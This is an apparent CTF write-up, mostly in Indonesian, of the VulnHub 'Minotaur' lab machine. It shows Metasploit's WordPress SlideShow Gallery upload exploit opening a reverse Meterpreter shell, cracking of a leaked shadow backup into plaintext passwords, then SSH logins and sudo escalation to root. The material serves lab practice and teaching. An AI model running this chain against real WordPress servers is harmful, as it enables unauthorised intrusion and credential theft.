
	Plugin	Description
□	**Akismet** Settings | Deactivate | Edit	Used by millions, Akismet is quite possibly the best way in the world to **protect your blog from comment and trackback spam**. It keeps your site protected from spam even while you sleep. To get started: 1) Click the "Activate" link to the left of this description, 2) Sign up for an Akismet API key, and 3) Go to your Akismet configuration page, and save your API key. Version 3.1.1 | By Automattic | Visit plugin site
□	Hello Dolly Activate | Edit | Delete	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page. Version 1.6 | By Matt Mullenweg | Visit plugin site
□	**Slideshow Gallery** Settings | Deactivate | Edit	Feature content in a JavaScript powered slideshow gallery showcase on your WordPress website. The slideshow is flexible and all aspects can easily be configured. Embedding or hardcoding the slideshow gallery is a breeze. To embed into a post/page, simply insert `[tribulant_slideshow]` into its content with an optional `post_id` parameter. To hardcode into any PHP file of your WordPress theme, simply use `<?php if (function_exists('slideshow')) { slideshow($output = true, $post_id = false, $gallery_id = false, $params = array()); } ?>`. Version 1.4.6 | By Tribulant Software | Visit plugin site
□	Plugin	Description

3 items




```
[msf](Jobs:0 Agents:0) >> search slideshow

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/confluence_widget_connector  2019-03-25       excellent  Yes    Atlassian Confluence Widget Connector Macro Velocity Template Injection
   1  exploit/unix/webapp/wp_slideshowgallery_upload  2014-08-28       excellent  Yes    Wordpress SlideShow Gallery Authenticated File Upload
```

Ternyata ada oke langsung saja saya coba set optionnya




```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_slideshowgallery_upload) >> set LHOST 192.168.56set LHOST 192.168.56.100Interrupt: use the 'exit' command to quit
[msf](Jobs:0 Agents:0) exploit(unix/webapp/wp_slideshowgallery_upload) >> run

[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Trying to login as bully
[*] Trying to upload payload
[*] Uploading payload
[*] Calling uploaded file mzmogklu.php
[*] Sending stage (39927 bytes) to 192.168.56.223
[+] Deleted mzmogklu.php
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.223:59894) at 2023-07-06 15:15:49 +0100
```




```
Listing: /var/www/html/bull/wp-content/uploads/slideshow-gallery
================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  217715  fil   2015-05-14 13:14:29 +0100  51523265892ef597cc81.jpg
100644/rw-r--r--  30193   fil   2015-05-14 13:10:07 +0100  belgian-blue-huge-bulls-5.jpeg
100644/rw-r--r--  388985  fil   2015-05-14 13:10:56 +0100  bighornedbull.jpg
100644/rw-r--r--  30265   fil   2015-05-14 13:11:55 +0100  blog-myostat-bull.jpg
040777/rwxrwxrwx  4096    dir   2015-05-14 12:53:44 +0100  cache
100644/rw-r--r--  1115    fil   2023-07-06 15:07:45 +0100  efylanqn.php
100644/rw-r--r--  117492  fil   2015-05-14 13:12:22 +0100  funny-muscle-cow-bull-do-you-even-graze-pics.jpg
100644/rw-r--r--  1110    fil   2023-07-06 15:03:47 +0100  mvhnkoik.php
100644/rw-r--r--  70156   fil   2015-05-14 13:12:57 +0100  needsomemilkfounditonsmoshcom739a1a3938215.jpg
100644/rw-r--r--  1110    fil   2023-07-06 15:06:55 +0100  ojwxuhgt.php
100644/rw-r--r--  46476   fil   2015-05-14 13:13:58 +0100  pakistani-bull1905608220146652615.jpg
100644/rw-r--r--  1110    fil   2023-07-06 15:04:42 +0100  ybqdnpyt.php
100644/rw-r--r--  1110    fil   2023-07-06 15:03:06 +0100  ybyrodyl.php

(Meterpreter 1)(/var/www/html/bull/wp-content/uploads/slideshow-gallery) > ls -lah
Usage: ls [options] [glob/path]

Lists contents of directory or file info, searchable

OPTIONS:

    -h   Help banner
    -l   List in long format (default)
    -r   Reverse sort order
    -R   Recursively list subdirectories encountered
    -S   Search string on filename (as regular expression)
    -s   Sort by size
    -t   Sort by time
    -x   Show short file names

(Meterpreter 1)(/var/www/html/bull/wp-content/uploads/slideshow-gallery) > shell
Process 6210 created.
Channel 0 created.
whoami
www-data
S
```

Setelah itu saya coba cek /var/www/html dan menemukan flag, oke mesin belum selesai jika kita belum mendapatkan hak akses root



```
uname -a
Linux minotaur 3.16.0-30-generic #40~14.04.1-Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 athlon i686 GNU/Linux
cd /var/www/html
ls
bull
flag.txt
index.html
cat flag.txt
Oh, lookey here. A flag!
Th15 15 @N 3@5y f1@G!
```




```
cd /tmp
ls
flag.txt
shadow.bak
cat flag.txt
That shadow.bak file is probably useful, hey?
Also, you found a flag!
My m1L|<$|-|@|<3 br1|\|G$ @11 t3h b0y$ 2 t3h y@R|)
```

Setelah saya coba akses /tmp ternyata ada lagi file flag.txt dan teradapat file shadow.bak dan di file flag.txt juga diberikan hint.

Oke setelah itu saya menggunakan john the ripper dan berhasil mendapatkan passwordnya


```
Password1         (heffer)
obiwan6           (minotaur)
```

* heffer




```
parrot :: CTF/vulnhub/minotaur » ssh heffer@192.168.56.223
heffer@192.168.56.223's password:
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Jul  6 22:33:04 AEST 2023

  System load:  0.92              Processes:           87
  Usage of /:   7.3% of 18.81GB   Users logged in:     0
  Memory usage: 6%                IP address for eth0: 192.168.56.223
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May 27 16:57:26 2015
heffer@minotaur:~$ ls
flag.txt
heffer@minotaur:~$ cat flag.txt
So this was an easy flag to get, hopefully. Have you gotten ~minotaur/flag.txt yet?
Th3 fl@G 15: m00000 y0
heffer@minotaur:~$
```

* minotaur




```
parrot :: CTF/vulnhub/minotaur » ssh minotaur@192.168.56.223
minotaur@192.168.56.223's password:
Welcome to Ubuntu 14.04.2 LTS (GNU/Linux 3.16.0-30-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Fri Jul  7 00:26:11 AEST 2023

  System load:  0.0               Processes:           85
  Usage of /:   7.4% of 18.81GB   Users logged in:     0
  Memory usage: 27%               IP address for eth0: 192.168.56.223
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Wed May 27 16:55:30 2015
minotaur@minotaur:~$ ls
flag.txt  peda
minotaur@minotaur:~$ cat flag.txt
Congrats! You've found the first flag:
M355 W17H T3H 8ULL, G37 73H H0RN!

But can you get /root/flag.txt ?
minotaur@minotaur:~$
```

Oke next kita harus mendapatkan akses root atau bisa membaca flag.txt di direktori root, di home folder minotaur terdapat peda



```
minotaur@minotaur:~$ echo "source ~/peda/peda.py" >> ~/.gdbinit
minotaur@minotaur:~$ echo "DONE! debug your program with gdb and enjoy"
DONE! debug your program with gdb and enjoy
minotaur@minotaur:~$ ls -lah
total 36K
drwx------ 4 minotaur minotaur 4.0K May 27  2015 .
drwxr-xr-x 5 root     root     4.0K May 27  2015 ..
lrwxrwxrwx 1 minotaur minotaur    9 May 27  2015 .bash_history -> /dev/null
-rw-r--r-- 1 minotaur minotaur  220 May 14  2015 .bash_logout
-rw-r--r-- 1 minotaur minotaur 3.6K May 14  2015 .bashrc
drwx------ 2 minotaur minotaur 4.0K May 14  2015 .cache
-rw------- 1 minotaur minotaur  107 May 27  2015 flag.txt
-rw-r--r-- 1 minotaur minotaur   44 Jul  7 00:29 .gdbinit
drwxr-xr-x 4 minotaur minotaur 4.0K May 27  2015 peda
-rw-r--r-- 1 minotaur minotaur  675 May 14  2015 .profile
minotaur@minotaur:~$
```

Disini saya coba cari cari apa itu peda dan menemukannya



longld Merge pull request #162 from nkitan/master ... 84d38bd on Jan 3, 2021 119 commits

lib	Fixed Syntax Errors in Shellcode.py	3 years ago
.gitignore	Initial commit	11 years ago
LICENSE	Initial commit - peda-1.0	11 years ago
README	Initial commit - peda-1.0	11 years ago
README.md	Revert "changed "is" to "==""	4 years ago
peda.py	silence python3.8 warnings	4 years ago
python23-compatibility.md	docs: fix simple typo, sequece -> sequence	3 years ago

README.md

peda

PEDA - Python Exploit Development Assistance for GDB

Key Features:

- Enhance the display of gdb: colorize and display disassembly codes, registers, memory information during debugging.
- Add commands to support debugging and exploit development (for a full list of commands use `peda help`):
  - `aslr` -- Show/set ASLR setting of GDB
  - `checksec` -- Check for various security options of binary
  - `dumpargs` -- Display arguments passed to a function when stopped at a call instruction
  - `dumprop` -- Dump all ROP gadgets in specific memory range
  - `elfheader` -- Get headers information from debugged ELF file
  - `elfsymbol` -- Get non-debugging symbol information from an ELF file
  - `lookup` -- Search for all addresses/references to addresses which belong to a memory range

About

PEDA - Python Exploit Development Assistance for GDB

Readme
View license
Activity
5.5k stars
205 watching
795 forks
Report repository

Releases 1

v1.2 Latest
on Mar 19, 2021

Packages

No packages published


Contributors 24

+ 13 contributors


Languages

● Python 100.0%

Setelah saya cari cari dan tidak menemukan cluenya saya coba command sederhana yaitu sudo su untuk mengecek apakah user minotaur merupakan sudoer dan ternyata iya, dan langsung saja saya cat flagnya



```
minotaur@minotaur:~$ sudo -l
Matching Defaults entries for minotaur on minotaur:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User minotaur may run the following commands on minotaur:
    (root) NOPASSWD: /root/bullquote.sh
    (ALL : ALL) ALL
```



```
minotaur@minotaur:~$ sudo su
[sudo] password for minotaur:
Sorry, try again.
[sudo] password for minotaur:
root@minotaur:/home/minotaur# ls
flag.txt  peda
root@minotaur:/home/minotaur# whoami
root
root@minotaur:/home/minotaur# cat /root/flag.txt
Congrats! You got the final flag!
Th3 Fl@g is: 5urr0nd3d bY @r$3h0l35
root@minotaur:/home/minotaur# S
```